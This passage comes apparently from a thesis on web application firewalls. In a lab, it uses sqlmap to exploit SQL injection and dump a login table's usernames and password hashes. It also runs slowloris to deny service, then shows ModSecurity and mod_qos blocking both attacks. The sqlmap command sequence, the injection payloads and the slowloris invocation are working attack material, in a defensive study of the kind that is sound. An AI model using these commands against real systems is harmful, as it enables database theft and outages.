
So firstly, I have to enter the web URL that I want to check along with the -u parameter. I would want to test whether it is possible to expose information from a database. So, I use the parameter –dbs to do so. The command is: sqlmap -u <IP_Address>/pages/subpages/process.php -data=”username=user&password=user” –dbs




```
root@kali:~# sqlmap -u http://192.168.1.60/pages/subpages/process.php -data="username=user&password=user" --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:16:43 /2021-12-20/

[07:16:43] [INFO] testing connection to the target URL
got a refresh intent (redirect like response common to login pages) to 'http://localhost/pages/index.php'. Do you want to apply it from now on? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=h5o5h3s9lee...1t741sn9sb'). Do you want to use those [Y/n] y
[07:16:56] [INFO] testing if the target URL content is stable
[07:16:56] [INFO] target URL content is stable
[07:16:56] [INFO] testing if POST parameter 'username' is dynamic
[07:16:56] [INFO] POST parameter 'username' appears to be dynamic
[07:16:56] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[07:16:56] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[07:16:56] [INFO] testing for SQL injection on POST parameter 'username'
[07:16:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:16:56] [WARNING] reflective value(s) found and filtering out
[07:16:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:16:56] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:16:56] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:16:57] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[07:16:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:16:57] [INFO] testing 'Generic inline queries'
[07:16:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:16:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[07:16:57] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[07:16:57] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[07:17:07] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

Figure 84 - sqlmap execution 1/6

The screenshot below shows the payloads which are executed to expose the database information.




```
sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=user' AND (SELECT 7270 FROM (SELECT(SLEEP(5)))tPNO) AND 'ybZv'='ybZv&password=user

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=user' UNION ALL SELECT NULL,CONCAT(0×7170706b71,0×42734b77436c7075594c424675704f444e476e57674e4e6c754f6270535747745a6d66494c437a69,0x
717a786271),NULL-- -&password=user
---
```



```
[07:17:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12
[07:17:19] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] sys

[07:17:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.60'

[*] ending @ 07:17:19 /2021-12-20/
```

Figure 85 - sqlmap execution 2/6


I get the following output showing us that there are five available databases. The database of the website is the login and other useful information as PHP and MySQL version. As I can see below the same databases are displayed inside of my webserver.



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| login              |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0,00 sec)
```

Figure 86 - Databases via webserver


To try and access any of the databases, I have to slightly modify our command. I now use the parameter -D to specify the name of the database and once I have access to the database, I would want to see whether we can access the tables. For this, I use the –tables query. Let's get access to the login database with command sqlmap -u <IP_Address>/pages/subpages/process.php -data="username=user&password=user" –D login –tables



```
---
[07:38:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0.12
[07:38:31] [INFO] fetching tables for database: 'login'
Database: login
[1 table]
+------+
| user |
+------+

[07:38:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.60'

[*] ending @ 07:38:31 /2021-12-20/
```

Figure 87 - sqlmap execution 3/6


In the above picture, I see that 1 table have been retrieved. So now I know that the website is vulnerable. For the Proof of Concept, I can see inside of webserver that the login database has one table the user.



```
mysql> use login;
Database changed
mysql> show tables;
+-----------------+
| Tables_in_login |
+-----------------+
| user            |
+-----------------+
1 row in set (0,00 sec)
```

Figure 88 - Table via webserver


If I want to view the columns of a particular table, I can use the following command, in which I use the parameter -T to specify the table name, and –columns to query the column names. I try to access the table ‘user’ with command sqlmap -u <IP_Address>/pages/subpages/process.php -data=”username=user&password=user” –D login -T user –columns



```
Database: login
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int         |
| password | text        |
| username | varchar(50) |
+----------+-------------+

[07:42:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.60'

[*] ending @ 07:42:35 /2021-12-20/
```

Figure 89 - sqlmap execution 4/6


The exact same columns exist in the webserver. Below the columns from user table inside of webserver.



```
mysql> select * from user;
+----+------------------+---------------+
| id | username         | password      |
+----+------------------+---------------+
```

Figure 90 - Columns via webserver


Similarly, I can access the information in a specific column by using the following command, where the parameter -C can be used to specify multiple column name separated by a comma, and the –dump query retrieves the data. The following screenshots retrieve the username and password data directly from user table with command sqlmap -u <IP_Address>/pages/subpages/process.php -data=”username=user&password=user” –D login -T user -C username --dump



```
[07:47:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0.12
[07:47:00] [INFO] fetching entries of column(s) 'username' for table 'user' in database 'login'
Database: login
Table: user
[3 entries]
+------------------+
| username         |
+------------------+
| nnikas001        |
| kkonstantinou002 |
| admin            |
+------------------+

[07:47:00] [INFO] table 'login.`user`' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.60/dump/login/user.csv'
[07:47:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.60'

[*] ending @ 07:47:00 /2021-12-20/
```

Figure 91 - sqlmap execution 5/6


Also, the command for the disclosure of password column is sqlmap -u <IP_Address>/pages/subpages/process.php -data=”username=user&password=user” –D login -T user -C password --dump



```
[10:33:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0.12
[10:33:33] [INFO] fetching entries of column(s) 'password' for table 'user' in database 'login'
Database: login
Table: user
[3 entries]
+--------------------------------------------------------------+
| password                                                     |
+--------------------------------------------------------------+
| $2y$10$aw1UyZKKheFxQXosCXPL0e.xw.ifHh30OY2ozrOLsLB7isfgo4RNm |
| $2y$10$gDQgEZCjMQKo99cg9QeTCuIAr1EfCJwyC/20mnUQm0tPRERu/xXga |
| $2y$10$5c3ZbCWPei6O0WUmu8g7GuV02B128cwXjgSMAanfghSuaXQCnIF0m |
+--------------------------------------------------------------+
```

Figure 92 - sqlmap execution 6/6

Finally, the same results are displayed from MySQL of the webserver.




```
mysql> select username,password from user;
+------------------+--------------------------------------------------------------+
| username         | password                                                     |
+------------------+--------------------------------------------------------------+
| nnikas001        | $2y$10$aw1UyZKKheFxQXosCXPL0e.xw.ifHh30OY2ozrOLsLB7isfgo4RNm |
| kkonstantinou002 | $2y$10$gDQgEZCjMQKo99cg9QeTCuIAr1EfCJwyC/20mnUQm0tPRERu/xXga |
| admin            | $2y$10$5c3ZbCWPei6O0WUmu8g7GuV02B128cwXjgSMAanfghSuaXQCnIF0m |
+------------------+--------------------------------------------------------------+
3 rows in set (0,00 sec)
```

Figure 93 – Users’ information via webserver

Accordingly, I enable ModSecurity and try to perform SQLi with sqlmap without success as I can see from the below screenshots.

Let’s try to perform the first command sqlmap -u <IP_Address>/pages/subpages/process.php -data=”username=user&password=user” –dbs



```
[07:54:49] [WARNING] POST parameter 'password' does not seem to be injectable
[07:54:49] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform mo
re tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=s
pace2comment') and/or switch '--random-agent'
[07:54:49] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times

[*] ending @ 07:54:49 /2021-12-20/
```

Figure 94 - WAF blocks sqlmap


As I can see from the screenshot above, sqlmap cannot exploit the password or username of the POST parameter and the tool understands that there is a protection mechanism in place. So, if I start the attack now, I will not be able to get all the previous information, such as the version of PHP and MySQL or more importantly retrieve the data from the database.

Denial of Service (DoS) - Use Case

The DoS attack has been explained and I will use it for the exploitation of website vulnerabilities. For the execution of DoS, I disable ModSecurity and use the slowloris tool to perform DoS attack. Slowloris is a type of denial-of-service attack tool which allows a single machine to take down another machine's web server with minimal bandwidth and side effects on unrelated services and ports.[25]

I clone the slowloris from GitHub with command: git clone https://github.com/gkbrk/slowloris.git


Once the folders clone on my computer then I navigate to the folder and find the slowloris.py file. For making lots of HTTP request, I execute the command python3 slowloris.py <webserver_IP_address> -s 500 as can see below.



```
root@kali:~/Documents/DDoSAttack/Slowloris/slowloris# python3 slowloris.py 192.168.1.166 -s 500
[15-02-2022 10:35:04] Attacking 192.168.1.166 with 500 sockets.
[15-02-2022 10:35:04] Creating sockets ...
[15-02-2022 10:35:04] Sending keep-alive headers ...  Socket count: 500
```

Figure 95 - slowloris execution

The parameter -s define the number of sockets that will be sent to suspend the correct operation of webserver.



Thesis

- Home
- Login
- About the page

The server was fallen

About


Description, analysis and implementation of Web Application Firewall (WAF)

Waiting for 192.168.1.166...

Figure 96 - Non-responsive website

As I can see from above image, the index page has been selected but the site does not respond to the user's request as depicted from the message in footer ("Waiting for 192.168.1.166"). The slowloris executes successfully and the site denies its services to the user.


Accordingly, I enable the ModSecurity and install the libapache2-mod-qos by command sudo apt-get -y install libapache2-mod-qos [26]



```
student@student-Ubuntu:/$ sudo apt-get -y install libapache2-mod-qos
[sudo] password for student:
Reading package lists... Done
Building dependency tree
Reading state information... Done
libapache2-mod-qos is already the newest version (11.63-1).
```

Figure 97 - Installation of libapache2-mod-qos

After the installation is complete, I check the configuration in /etc/apache2/mods-available/qos.conf



```
<IfModule qos_module>
  # minimum request rate (bytes/sec at request reading):
  QS_SrvRequestRate                                    120

  # limits the connections for this virtual host:
  QS_SrvMaxConn                                        10

  # allows keep-alive support till the server reaches 600 connections:
  QS_SrvMaxConnClose                                   600

  # allows max 50 connections from a single ip address:
  QS_SrvMaxConnPerIP                                    5
</IfModule>
```

Figure 98 - Configuration of libapache2-mod-qos

Finally, I try to execute the slowloris again without successful results. The ModSecurity and the additional library prevent the DoS attack. Now the webserver is free from DoS attacks.

Conclusion

This thesis provides information about the malicious attacks, the Firewall 1st-2nd-3rd generation. Also, it includes the implementation of a website by the beginning and the entire implementation of a WAF such as ModSecurity with an extensive report on the creation of rules and the results of the custom SIEM. Also, a separate chapter has been developed that covers the exploitation of known malicious attacks and LAMP vulnerabilities before and after the implementation of ModSecurity.

Firstly, an extensive report was made on the most well-known web attacks such as LFI, XSS, SQLi, DDoS in order to understand the disaster that they can cause to businesses. In addition, the HTTP authentication is described for a better understanding of the communication between a client and a server in order to authenticate each other to deliver the serial to the user. The web server and the LAMP infrastructure were explained where the thesis was based to be properly implemented.

Secondly, it became a small flashback to previous generations of firewalls. Greater emphasis was placed on third-generation firewalls to which WAFs belong. More specifically, it explained what a WAF is and what its functions are for a better understanding.

Thirdly, it described what SIEM is and its functions. This happened so that the reader could understand the use of the logs received by the SIEMs and how they can be represented. Finally, a reference was made to the future capabilities that the SIEMs will have at their disposal to deal with the latest sophisticated and dangerous attacks.

In addition, the implementation of how the ModSecurity WAF works and how it can be modified depending on the needs of businesses. More specifically, the implementation includes the OWASP ModSecurity Core Rule Set (CRS) but I created several custom rules that matched some of my extra needs. All of these has been proven by the development of a custom website and the execution of the most common attacks. Also, with the ModSecurity Parser, the custom SIEM, I was able to display the logs of the ModSecurity on dashboards.

After, a chapter with Use Cases has been developed in which the 4 most common and well-known attacks are discussed, exposing the vulnerabilities of the LAMP stack and the vulnerabilities of an unsafe code. All of the above vulnerabilities turn out to be preventable by properly implementing a WAF and preventing the disclosure of sensitive information.

Furthermore, the implementation of a WAF can cover vulnerabilities that are either due to bad code development or human error for a website or web application. In addition to penetration tests and other security mechanisms, the proper implementation of a WAF will be a powerful security mechanism for a company, protecting its data and reputation. Also, as the technical inspections of hackers evolve, companies will have to protect themselves by using more and new security mechanisms. Also, the companies have to continuous train their workforce through phishing campaigns, but they should take their results seriously with remediation actions.

Finally, each company will have to implement security mechanisms according to its business needs. Each business, depending on its size and scope, has different business needs, so it must modify and secure its system to protect its critical assets and business data from the indulgent hackers who will try to extract them.

References

1. https://www.practicalnetworking.net/series/packet-traveling/osi-model/
2. https://www.cloudflare.com/learning/ddos/glossary/hypertext-transfer-protocol-http/
3. https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication
4. https://economictimes.indiatimes.com/definition/web-server
5. https://developer.mozilla.org/en-US/docs/Learn/Common_questions/What_is_a_web_server
6. https://lwstatic-a.akamaihd.net/kb/wp-content/uploads/2018/02/kb-lamp-stack.jpg
7. https://medium.com/schkn/web-application-firewall-guide-125645343beb
8. https://www.cloudflare.com/learning/security/threats/cross-site-request-forgery/
9. https://www.cloudflare.com/learning/security/threats/cross-site-scripting/
10. https://www.cloudflare.com/learning/security/threats/sql-injection/
11. https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/
12. https://owasp.org/www-project-application-security-verification-standard/
13. https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html
14. Karen Scarfone, Paul Hoffman. «Guidelines on Firewalls and Firewall Policy»
15. https://medium.com/schkn/web-application-firewall-guide-125645343beb
16. https://www.acunetix.com/blog/articles/local-file-inclusion-LFI/
17. https://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM
18. https://www.linode.com/docs/guides/configure-modsecurity-on-apache/
19. https://www.feistyduck.com/library/modsecurity-handbook-free/online/ch01-introduction.html
20. https://github.com/saikiran994/ddosattack
21. https://github.com/molu8bits/modsecurity-parser
22. http://www.ijeeee.org/Papers/277-A0045.pdf

23. https://devanswers.co/install-apache-mysql-php-lamp-stack-ubuntu-20-04/#4-install-mysql
24. https://sqlmap.org/
25. https://github.com/gkbrk/slowloris
26. https://xuri.me/2015/03/24/secure-apache-server-from-ddos-slowloris-and-dns-injection-attacks.html